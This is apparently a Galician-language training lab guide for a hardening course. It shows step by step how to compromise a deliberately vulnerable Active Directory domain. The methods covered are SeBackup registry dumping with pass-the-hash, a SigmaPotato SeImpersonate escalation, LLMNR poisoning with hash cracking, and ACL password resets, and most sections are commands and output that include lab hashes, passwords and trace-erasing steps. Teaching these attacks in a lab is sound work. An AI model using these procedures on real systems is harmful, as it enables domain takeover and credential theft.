Nombre de privilegio          Descripci¢n                                        Estado
============================= ================================================== ==========
SeMachineAccountPrivilege     Agregar estaciones de trabajo al dominio           Habilitada
SeBackupPrivilege             Hacer copias de seguridad de archivos y directorios Habilitada
SeChangeNotifyPrivilege       Omitir comprobaci¢n de recorrido                   Habilitada
SeIncreaseWorkingSetPrivilege Aumentar el espacio de trabajo de un proceso       Habilitada
*Evil-WinRM* PS C:\Users\brais.t\Documents>
```

2. Usar este privilexio para crear unha copia de seguridade ("Shadow Copy") do disco C:.
   Usar `reg save` para crear copias dos ficheiros:

```
*Evil-WinRM* PS C:\Users\brais.t\Documents> reg save hklm\system system.hive
La operaci¢n se complet¢ correctamente.

*Evil-WinRM* PS C:\Users\brais.t\Documents> reg save hklm\sam sam.hive
La operaci¢n se complet¢ correctamente.
```

1. Descargar copias de SAM e SYSTEM

```
*Evil-WinRM* PS C:\Users\brais.t\Documents> download sam.hive

*Evil-WinRM* PS C:\Users\brais.t\Documents> download system.hive

*Evil-WinRM* PS C:\Users\brais.t\Documents> exit
```

1. Extraer localmente os hashes (incluído o do Administrador) usando `impacket-secretsdump`.

```
$ ls
sam.hive  system.hive

$ impacket-secretsdump -sam sam.hive -system system.hive LOCAL
...
[*] Target system bootKey: 0x07b8b42127029c003d5dba4aeedffc70
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrador:500:aad3b435b51404eeaad3b435b51404ee:3ec585243c919f4217175e1918e07780:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7068c73b73f9f6f0b66e1ef9b8ec4fed:::
brais.t:1103:aad3b435b51404eeaad3b435b51404ee:b963c57010f218edc2cc3c229b5e4d0f:::
maria.g:1104:aad3b435b51404eeaad3b435b51404ee:f7eb9c06fafaa23c4bcf22ba6781c1e2:::
nopreauth.user:1105:aad3b435b51404eeaad3b435b51404ee:354bb5eb5613c54ea475a109e8594c6a:::
svc_sql:1106:aad3b435b51404eeaad3b435b51404ee:ad2896ecfb9b443720bab09bb020f852:::
helpdesk.user:1108:aad3b435b51404eeaad3b435b51404ee:02718f5e04ebf11c051a4cf46435d37d:::
VULN-DC-01$:1000:aad3b435b51404eeaad3b435b51404ee:662f7f4057959cdaa00eb02da7334b3f:::
PC-CLIENT01$:1109:aad3b435b51404eeaad3b435b51404ee:688b98841256284e0fd7d0cee6e0d7ed:::

[*] Cleaning up...
```

Hash NTLM de Administrador:

```
Administrador:500:aad3b435b51404eeaad3b435b51404ee:3ec585243c919f4217175e1918e07780:::
```

Hash NTLM: `3ec585243c919f4217175e1918e07780`

Acceder como `Administrador` ou `NT AUTHORITY\SYSTEM` mediante Pass-the-Hash

OPCIÓN A: Pass-the-Hash con Evil-WinRM

```
$ evil-winrm -i 192.168.56.100 -u administrador -H '3ec585243c919f4217175e1918e07780'
*Evil-WinRM* PS C:\Users\Administrador\Documents> whoami
vuln-he\administrador
```

OPCIÓN B: Pass-the-Hash con wmiexec

```
$ impacket-wmiexec -hashes aad3b435b51404eeaad3b435b51404ee:3ec585243c919f4217175e1918e07780 administrador@192.168.56.100
...
C:\>whoami
vuln-he\administrador
```

OPCIÓN C: Pass-the-Hash con psexec

```
$ impacket-psexec -hashes aad3b435b51404eeaad3b435b51404ee:3ec585243c919f4217175e1918e07780 administrador@192.168.56.100
...
C:\Windows\system32>
nt authority\system
```

OPCIÓN D: Pass-the-Hash con smbexec

```
$  impacket-smbexec -hashes aad3b435b51404eeaad3b435b51404ee:3ec585243c919f4217175e1918e07780 administrador@192.168.56.100
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
C:\Windows\system32>whoami
nt authority\system
```

Mimikatz

Dende SYSTEM, facer dump de LSASS con Mimikatz para obter credenciais en memoria.

4.2. Escalada de Privilexios - A vía Potato (Ataque Activo)

DOCUMENTO DE REFERENCIA

ATAQUE_ESPECIFICO_SEIMPERSONATE

Vía: De `maria.g` a SYSTEM.

1. O usuario `maria.g` ten o privilexio **SeImpersonatePrivilege**.

```
*Evil-WinRM* PS C:\Users\maria.g\Documents> whoami /priv

INFORMACIàN DE PRIVILEGIOS
--------------------------

Nombre de privilegio          Descripci¢n                                Estado
============================= ========================================== ==========
SeMachineAccountPrivilege     Agregar estaciones de trabajo al dominio     Habilitada
SeChangeNotifyPrivilege       Omitir comprobaci¢n de recorrido             Habilitada
SeImpersonatePrivilege        Suplantar a un cliente tras la autenticaci¢n Habilitada
SeIncreaseWorkingSetPrivilege Aumentar el espacio de trabajo de un proceso Habilitada
```

2. Subir ferramenta **SigmaPotato.exe**.

```
$ wget https://github.com/tylerdotrar/SigmaPotato/releases/download/v1.0/SigmaPotato.exe
```

```
*Evil-WinRM* PS C:\Users\maria.g\Documents> upload SigmaPortato.exe
```

1. Executar SigmaPotato para cambiar contrasinal de Administrador

```
*Evil-WinRM* PS C:\Users\maria.g\Documents> .\SigmaPotato.exe "net user administrador 123456789"
...
[+] Process Output:
Se ha completado el comando correctamente.
```

2. Acceder como `Administrador`

```
$ evil-winrm -i 192.168.56.100 -u administrador -p 123456789
...
*Evil-WinRM* PS C:\Users\Administrador\Documents> whoami
vuln-he\administrador
```

4.3. Movemento Lateral por ACLs (Ataque Activo)

> **DOCUMENTO DE REFERENCIA**
>
> ATAQUE_ESPECIFICO_ACLS_HELPDESK

Vía: De `HelpDesk` a `maria.g`.

Só aplicable se comprometemos a `helpdesk.user` previamente.
1. Detectar que o grupo HelpDesk ten `GenericAll` sobre `maria.g`.
2. Forzar cambio de contrasinal de María.
3. Acceder como María e executar a **Opción B (Potato)**.

> **PROBLEMA**
>
> Aínda que helpesk.user posúe ese permiso non temos posibilidade de abrir unha consola con ese usuario polo que o ataque non é factible.

CONCLUSIÓN

Parabéns! Completaches as fases iniciais e de escalada no laboratorio **VULN-HE.LAB**.

Lograches:
1. **Recoñecer** unha rede hostil (Fase 1).
2. **Obter acceso inicial** mediante vulnerabilidades comúns (LLMNR, AS-REP e Contrasinais débiles) (Fase 2 e 3).
3. **Escalar privilexios** a Administrador ou SYSTEM abusando de permisos mal configurados (SeBackup, SeImpersonate) (Fase 4).

Ataques específicos

VECTOR DE ATAQUE: ENVELENAMENTO LLMNR/NBT-NS (RESPONDER)


> **De interese...**
>
> [Tip Responder]

Fase: 2. Análise
Requisitos: Acceso á rede local (mesmo segmento L2) onde reside o DC.

Descrición: O protocolo LLMNR (Link-Local Multicast Name Resolution) e NBT-NS utilízanse para resolver nomes de host cando o DNS falla. Se un equipo pregunta por un recurso que non existe, calquera equipo da rede pode "responder" dicindo "son eu" e solicitar autenticación.

Neste laboratorio, existe unha tarefa programada chamada `DailyBackupCheck` que se executa cada minuto con credenciais de **Administrador**, intentando acceder a un recurso compartido inexistente (`\\SRV-BACKUP-01\Data`).

> **Diagrama de ataque**



Procedemento Paso a Paso

1. Preparación de Responder

Na máquina atacante (Kali), iniciamos Responder especificando a interface de rede conectada ao laboratorio (ex: `eth1` ou `vboxnet0`).

```
sudo responder -I eth1 -dwv
```

- `-I` : Interface.
- `-d` : Activa a resposta DHCP (opcional, pero útil).
- `-w` : Activa a resposta WPAD.
- `-v` : Verbose (para ver máis detalles).

2. Captura do Hash

Esperamos aproximadamente 1 minuto (frecuencia da tarefa programada no DC). O DC intentará conectar co atacante e enviará o seu hash NTLMv2.

Saída esperada en Responder:

```
[SMB] NTLMv2-SSP Client   : 192.168.56.100
[SMB] NTLMv2-SSP Username : VULN-HE\Administrador
[SMB] NTLMv2-SSP Hash     : Administrador::VULN-HE:11223344...
```

Copiar todo o hash (dende `Administrador::` ata o final da cadea hexadecimal) nun ficheiro chamado `admin.hash`.

3. Cracking do Hash

Usamos `hashcat` ou `john` para romper o hash. Como o contrasinal é `abc123.`, un ataque de dicionario básico ou forza bruta curta funcionará rápido.

Nunha consola de Kali executar:

```
# Descomprimir rockyou.txt.gz en /usr/share/wordlists/rockyou.txt
yes | wordlists -h
```

Con Hashcat:

```
# Identificar o modo de Hashcat:
hashcat --example | grep -B2 -i netntlmv2  # Modo 5600 = NetNTLMv2

hashcat -m 5600 admin.hash /usr/share/wordlists/rockyou.txt --force
```

Con John the Ripper:

```
john --format=netntlmv2 admin.hash --wordlist=/usr/share/wordlists/rockyou.txt
```

4. Acceso ao Sistema

Unha vez obtido o contrasinal (`abc123.`), validamos o acceso. O Administrador ten permisos para conectarse por SMB, RDP e WinRM.

```
# Acceso por WinRM (Consola Remota)
evil-winrm -i 192.168.56.100 -u Administrador -p 'abc123.'
```

Resultado:


Acceso total como Domain Admin.

VECTOR DE ATAQUE: ABUSO DE SEBACKUPPRIVILEGE (VÍA SAM)

Fase: 4. Post-Explotación
Requisitos previos:
Acceso como usuario `brais.t`.
Conexión WinRM establecida (`evil-winrm`).

Descrición:
O privilexio `SeBackupPrivilege` permite ao usuario ler calquera ficheiro do sistema de ficheiros e claves do rexistro, ignorando as ACLs (Listas de Control de Acceso), co propósito de facer copias de seguridade.
Neste ataque, abusaremos deste permiso para exportar as claves do rexistro **HKLM\SAM** e **HKLM\SYSTEM**. Aínda que estamos nun Controlador de Dominio, a SAM contén credenciais locais críticas (como o Administrador local ou DSRM) que, neste escenario, permítennos facer *Pass-the-Hash* para converterse en **Domain Admin**.

Diagrama de ataque



Prácticas Taller MS Windows

Auditar contrasinais - Módulo Bastionado de redes e sistemas

Procedemento Paso a Paso

1. Verificación de Privilexios

   Unha vez conectado con Evil-WinRM, verificamos que o usuario `brais.t` ten o permiso activo.

```
*Evil-WinRM* PS C:\Users\brais.t\Documents> whoami /priv

INFORMACIÓN DE PRIVILEGIOS
--------------------------
Nombre de privilegio          Descripción                                        Estado
============================= ================================================== ==========
SeBackupPrivilege             Hacer copias de seguridad de archivos y directorios Habilitada
...
```

2. Exportación das Hives do Rexistro

   Usaremos o comando nativo `reg save`. Grazas ao *SeBackupPrivilege*, podemos ler estas claves protexidas mentres o sistema está a funcionar.

   2.1. Gardar a hive SYSTEM
   Contén a clave de arranque ("Boot Key") necesaria para descifrar a SAM.

```
*Evil-WinRM* PS C:\Users\brais.t\Documents> reg save hklm\system system.hive
La operación se completó correctamente.
```

   2.2. Gardar a hive SAM
   Contén os hashes dos usuarios locais (incluído o Administrador).

```
*Evil-WinRM* PS C:\Users\brais.t\Documents> reg save hklm\sam sam.hive
La operación se completó correctamente.
```

3. Descarga de Ficheiros

   Descargamos os ficheiros xerados á máquina atacante (Kali).

```
*Evil-WinRM* PS C:\Users\brais.t\Documents> download system.hive
*Evil-WinRM* PS C:\Users\brais.t\Documents> download sam.hive
```

4. Limpeza

   Borramos os ficheiros xerados no servidor para borrar pegadas.

```
*Evil-WinRM* PS C:\Users\brais.t\Documents> del system.hive
*Evil-WinRM* PS C:\Users\brais.t\Documents> del sam.hive
```

5. Extracción de Hashes (Offline)

   Xa na máquina atacante, usamos `impacket-secretsdump` para extraer os hashes contidos nos ficheiros do rexistro.

```
$ impacket-secretsdump -sam sam.hive -system system.hive LOCAL
...
[*] Target system bootKey: 0x...
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrador:500:aad3b435b51404eeaad3b435b51404ee:3ec585243c919f4217175e1918e07780:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
...
[*] Cleaning up...
```

   Resultado Crítico Obtido:
   *Administrador (RID 500):** Obtivemos o hash NTLM (`3ec585...`).

6. Explotación: Pass-the-Hash

   Usamos o hash recuperado para autenticarnos como Administrador no Controlador de Dominio, logrando control total.


```
$ evil-winrm -i 192.168.56.100 -u Administrador -H 3ec585243c919f4217175e1918e07780
```

VECTOR DE ATAQUE: SEIMPERSONATEPRIVILEGE (POTATO ATTACK)

Fase: 4. Post-Explotación
Usuario Obxectivo: `maria.g`.
Obxectivo Final: `NT AUTHORITY\SYSTEM` (Para cambiar contrasinal de Admin).

Descrición:
O privilexio `SeImpersonatePrivilege` permite a un usuario crear un proceso co token de acceso doutro usuario que se conecte a un "Named Pipe" propiedade do atacante.
Neste laboratorio, usaremos a ferramenta **SigmaPotato**. A diferenza doutros exploits que buscan abrir unha shell interactiva (o cal pode fallar ou colgarse en certas sesións remotas), SigmaPotato permite executar un comando específico con privilexios de `SYSTEM` de forma directa e limpa.

Diagrama de ataque



Procedemento Paso a Paso

1. Acceso Inicial e Verificación

   Conectamos como `maria.g` mediante WinRM, xa que este usuario pertence ao grupo *Remote Management Users*.

   ```
   evil-winrm -i 192.168.56.100 -u maria.g -p dragon
   ```

   Unha vez dentro, verificamos que o privilexio está presente e habilitado.

   ```
   *Evil-WinRM* PS C:\Users\maria.g\Documents> whoami /priv

   INFORMACIÓN DE PRIVILEGIOS
   --------------------------
   Nombre de privilegio          Descripción                               Estado
   ============================= ========================================= ==========
   SeImpersonatePrivilege        Suplantar a un cliente tras la autenticación Habilitada
   ...
   ```

2. Selección e Descarga da Ferramenta

   Usaremos **SigmaPotato**, unha implementación moderna dos ataques Potato deseñada para ser simple e efectiva.

   Na máquina atacante (Kali):

   ```
   wget https://github.com/tylerdotrar/SigmaPotato/releases/download/v1.0/SigmaPotato.exe
   ```

   Subida á máquina vítima (WinRM):

   ```
   *Evil-WinRM* PS C:\Users\maria.g\Documents> upload SigmaPotato.exe
   ```

3. Execución do Ataque (Cambio de Contrasinal)

   En lugar de tentar obter unha shell reversa ou interactiva (que a miúdo é inestable), aproveitaremos o privilexio de SYSTEM para cambiar directamente o contrasinal do Administrador do Dominio. Isto garante o acceso total inmediato.

   ```
   *Evil-WinRM* PS C:\Users\maria.g\Documents> .\SigmaPotato.exe "net user Administrador 123456789"
   ```

   Saída esperada: O exploit indicará que o proceso se lanzou como SYSTEM e o comando completouse correctamente.

4. Verificación: Acceso como Administrador

   Agora que cambiamos o contrasinal, desconectamos a sesión de `maria.g` e entramos como `Administrador`.

   ```
   # Saír da sesión actual
   *Evil-WinRM* PS C:\Users\maria.g\Documents> exit

   # Conectar como Administrador coa nova clave
   evil-winrm -i 192.168.56.100 -u Administrador -p '123456789'
   ```

   Se o login é exitoso, comprometimos totalmente o dominio.

   ```
   *Evil-WinRM* PS C:\Users\Administrador\Documents> whoami
   vuln-he\administrador
   ```


VECTOR DE ATAQUE: ABUSO DE ACLS (HELPDESK -> MARIA)

Fase: 4. Post-Explotación
Usuario de Partida: `helpdesk.user` (Necesítanse credenciais).
Usuario Vítima: `maria.g`.

Descrición:
En Active Directory, as Listas de Control de Acceso (ACLs) determinan quen pode facer que sobre un obxecto. Neste laboratorio, o grupo `HelpDesk` (do que `helpdesk.user` é membro) configurouse intencionadamente con permisos `GenericAll` sobre o usuario `maria.g`. Isto significa control total, incluíndo a capacidade de **cambiar o contrasinal** sen coñecer o actual.

> **Aviso de Viabilidade no Laboratorio**
>
> Aínda que a vulnerabilidade ACL existe, o usuario `helpdesk.user` **non ten permisos de acceso remoto** (ni WinRM nin RDP) nin un contrasinal débil. Polo tanto, nun escenario de caixa negra, é difícil explotar isto antes de ser Administrador. Este documento explica o procedemento técnico asumiendo que se obtiveron as credenciais (ex: vía extracción dende o sistema(dumping) ou enxeñaría social).

> **Diagrama de ataque**



Procedemento Paso a Paso

1. Enumeración de Permisos (BloodHound)

   A mellor forma de detectar isto é mediante **BloodHound**. Ao analizar o grafo, verase unha liña directa: `HelpDesk` -[GenericAll]-> `maria.g`.

2. Explotación: Cambio de Contrasinal (Remoto)

Como non temos acceso por consola (shell) con `helpdesk.user`, debemos executar o cambio de contrasinal remotamente usando o protocolo RPC dende Linux.

Usando `rpcclient` dende Kali: Necesitamos as credenciais de `helpdesk.user` (obtidas ex: tras un `secretsdump` global).

```
# Conectamos ao servizo RPC
$ rpcclient -U "VULN-HE.LAB\helpdesk.user%HelpDeskP@ss1" 192.168.56.100

# Cambiamos o contrasinal de maria.g (ID 23 é o nivel de password set)
rpcclient $> setuserinfo2 maria.g 23 'NovoPassword123!'
```

3. Pivotaxe e Validación

Agora que cambiamos o contrasinal de `maria.g`, podemos conectarnos coa súa conta. Maria si ten permisos de acceso remoto.

```
$ evil-winrm -i 192.168.56.100 -u maria.g -p 'NovoPassword123!'
...
*Evil-WinRM* PS C:\Users\maria.g\Documents> whoami
vuln-he\maria.g
```

4. Encadeamento de Ataques (Camiño a SYSTEM)

Unha vez logueados como `maria.g`, o ataque convértese no escenario de escalada local (ver documento **`ATAQUE_ESPECIFICO_SEIMPERSONATE`**

1. **Verificar privilexios:** `whoami /priv` (buscamos *SeImpersonatePrivilege*).
2. **Subir Exploit:** Subir `SigmaPotato.exe`.
3. **Executar:** Cambiar contrasinal de Administrador ou obter SYSTEM.

Resumo da Cadea de Ataque:
1. Compromiso de `HelpDesk` (Necesario acceso inicial).
2. Abuso de ACL (`GenericAll`) -> Control de `Maria`.
3. Abuso de Privilexio (`SeImpersonate`) -> Control de `SYSTEM`.

Análise de Usuarios e Vectores de Ataque: VULN-HE.LAB

Este documento detalla a utilidade estratéxica de cada usuario configurado no laboratorio, indicando se son vulnerables a ataques de dicionario (Rockyou/Kaonashi) e que vías de escalada abren segundo a *Guía Mestra*.

---

1. ADMINISTRADOR

- **Contrasinal:** `abc123.`
- **Estado en Dicionarios:** Moi común. Crackéase case instantaneamente con forza bruta ou dicionarios básicos.
- **Vectores de Acceso:**
  - **LLMNR Poisoning:** O laboratorio xera tráfico automático deste usuario. Capturar o hash con Responder e crackealo é a vía máis rápida.
  - **Pass-the-Hash:** Se se obteñen hashes doutras vías (SeBackup), é o obxectivo final.
- **Potencial: CONTROL TOTAL (Game Over).**

2. BRAIS.T

- **Contrasinal:** `iloveyou`
- **Estado en Dicionarios:** Presente en `rockyou.txt`. Moi débil.
- **Vectores de Acceso:**
  - **Password Spraying / Forza Bruta:** Moi vulnerable. É unha das entradas principais.
  - **AS-REP Roasting:** Non vulnerable (ten pre-autenticación activada).
- **Privilexios/Grupos:**
  - `Remote Management Users`: Permite acceso WinRM (probado con `evil-winrm`).
  - **SeBackupPrivilege**: Vector crítico de escalada.
- **Conclusión:** Unha das principais portas de entrada. **Permite escalar a Domain Admin** mediante o roubo do `NTDS.dit` e extracción de hashes.

3. MARIA.G

- **Contrasinal:** `dragon`
- **Estado en Dicionarios:** Presente en `rockyou.txt`. Moi débil.
- **Vectores de Acceso:**
